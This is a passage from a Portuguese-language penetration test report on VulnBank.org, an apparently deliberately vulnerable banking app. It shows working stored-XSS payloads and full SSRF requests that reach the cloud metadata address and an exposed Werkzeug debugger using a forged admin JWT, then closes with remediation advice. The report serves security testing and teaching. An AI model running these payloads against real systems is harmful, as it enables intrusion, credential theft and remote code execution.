
Agora nosso próximo alvo foi tentar identificar um XSS armazenado na bio. No repeater, utilizando o seguinte código, nos retornou:



XSS confirmado, o servidor aceitou e armazenou o payload, agora precisamos testar a confirmação no navegador, porém esse payload não funcionou, então utilizamos o seguinte:




E confirmamos o XSS procurando no console do navegador com document.body.innerHTML += '<img src=x onerror=alert(1)>' , depois utilizamos o document.body.innerHTML += '<img src=x onerror=alert(1)>' , recebemos a request no Burp e ao aceitar, apareceu o XSS



XSS confirmado refletido no Search do admin e no campo de biográfica do usuário.

Agora nossa próxima prioridade foi o SSRF, no repeater obtivemos o seguinte resultado:



Request

```
POST /upload_profile_picture_url HTTP/2
Host: vulnbank.org
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjo1MjgyLCJ1c2VybmFtZSI
6InRlc3QwMSIsImlzX2FkbWluIjp0cnVlLCJpYXQiOjE3OTE0ODUyNzN9.9_-vXjukNler30
Jl8OwAuyvORjRPVTnaWnZ5KPufODs
Content-Type: application/json
Content-Length: 56


{
  "image_url":"http://169.254.169.254/latest/meta-data/"
}
```

Response

```
HTTP/2 400 Bad Request
Date: Thu, 08 Oct 2026 19:36:43 GMT
Content-Type: application/json
Content-Length: 71
Access-Control-Allow-Origin: *
Server: cloudflare
Cf-Cache-Status: DYNAMIC
Server-Timing: cfCacheStatus;desc="DYNAMIC"
Server-Timing: cfEdge;dur=10,cfOrigin;dur=340
Report-To:
{"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https://a.nel.cl
oudflare.com/report/v4?s=9k0CnM9A83%2Fzoddx0%2BSV5Y8aAV%2BCKGgAZt9p5BCTO
zIosIerpiPpsYqSwAURbV4vpYHVOpGb4rv6Zcyk%2FwHEmeMdyaqCYpzaTKBr0lYYn8hbC13
hpibWQpjUOcr5LaA%3D"}]}
Nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800}
Cf-Ray: a47798952ae4f202-GRU
Alt-Svc: h3=":443"; ma=86400

{
  "message":"Failed to fetch URL: HTTP 404",
  "status":"error"
}
```

Esse resultado revela que o SSRF está presente, o backend recebeu a request, fez a requisição, recebeu o 404 e nos devolveu ele. Confirma SSRF pois o servidor buscou a URL, agora nosso objetivo foi escalar o SSRF, primeiro acessando o próprio servidor por localhost:



Request

```
POST /upload_profile_picture_url HTTP/2
Host: vulnbank.org
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjo1MjgyLCJ1c2VybmFtZSI
6InRlc3QwMSIsImlzX2FkbWluIjp0cnVlLCJpYXQiOjE3OTE0ODUyNzN9.9_-vXjukNler30
Jl8OwAuyvORjRPVTnaWnZ5KPufODs
Content-Type: application/json
Content-Length: 45

{
  "image_url":"http://127.0.0.1:5000/console"
}
```


Response

```
HTTP/2 200 OK
Date: Thu, 08 Oct 2026 19:39:56 GMT
Content-Type: application/json
Content-Length: 255
Access-Control-Allow-Origin: *
Server: cloudflare
Cf-Cache-Status: DYNAMIC
Server-Timing: cfCacheStatus;desc="DYNAMIC"
Server-Timing: cfEdge;dur=4,cfOrigin;dur=454
Report-To:
{"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https://a.nel.cl
oudflare.com/report/v4?s=eW9UmL19rjyB20%2F2Zn5pd9OU7AVgWkGsRpNUIc96%2F%2
FcyDwbbMsl24m%2BED9Bsd22OGYbHTAWnlb6CBPU63nsB1w2urWcnMVqBHG6BHAvZ3qrcqnj
41JnM3iEoxrG7p68%3D"}]}
Nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800}
Cf-Ray: a4779d4d9dfe5215-UDI
Alt-Svc: h3=":443"; ma=86400

{
  "debug_info":{
    "content_length":1909,
    "fetched_url":"http://127.0.0.1:5000/console",
    "http_status":200
  },
  "file_path":"static/uploads/639858_console",
  "message":"Profile picture imported from URL",
  "status":"success"
}
```

Aqui realmente confimamos o SSRF e com o Werkzeug Debugger acessível o servidor buscou o IP e recebeu 200, e salvou no disco.

Agora buscando um SSRF com exfiltração, utilizando o seguinte payload, obtivemos sucesso:



O servidor devolveu o HTML completo do Werkzeug Debugger, que era o mesmo conteúdo que o backend havia buscado, isso prova que o endpoint faz requisição server-side para qualquer URL, que o conteúdo buscado é armazenado em disco, o arquivo é acessível publicamente via /static/uploads/ e que o recurso interno é o Werkzeug Debugger exposto em 127.0.0.1:5000

Considerações Finais e Recomendações

O pentest realizado no VulnBank.org revelou um cenário de risco **Crítico** para a aplicação. As vulnerabilidades identificadas permitem que um atacante comprometa totalmente o sistema, incluindo a criação de contas administrativas, a leitura e manipulação de dados financeiros de qualquer usuário (incluindo transferências não autorizadas) e a potencial execução remota de código (RCE) através da combinação de SSRF com o debugger exposto.

A falha na gestão de identidade e controle de acesso é o eixo central dos problemas: a quebra do JWT, a falha de autorização em nível de objeto (IDOR) e o Mass Assignment permitem que o atacante assuma o controle total da aplicação sem credenciais válidas. A exposição de stack traces e informações internas (Information Disclosure) agrava o cenário ao fornecer detalhes da infraestrutura e do código para facilitar ataques mais complexos.

Recomenda-se que as seguintes ações sejam tomadas com prioridade máxima:

1. **Remover imediatamente o debugger do Werkzeug** de qualquer ambiente que não seja estritamente de desenvolvimento local.

2. **Rotacionar e fortificar a chave de assinatura JWT**, implementando expiração e invalidação de tokens.
3. **Implementar verificações de autorização robustas** em todos os endpoints que acessam recursos por ID (dados de usuário, transações, cartões).
4. **Sanitizar todas as entradas e codificar todas as saídas** para eliminar as falhas de XSS.
5. **Implementar tratamento de erros seguro**, evitando o vazamento de informações internas.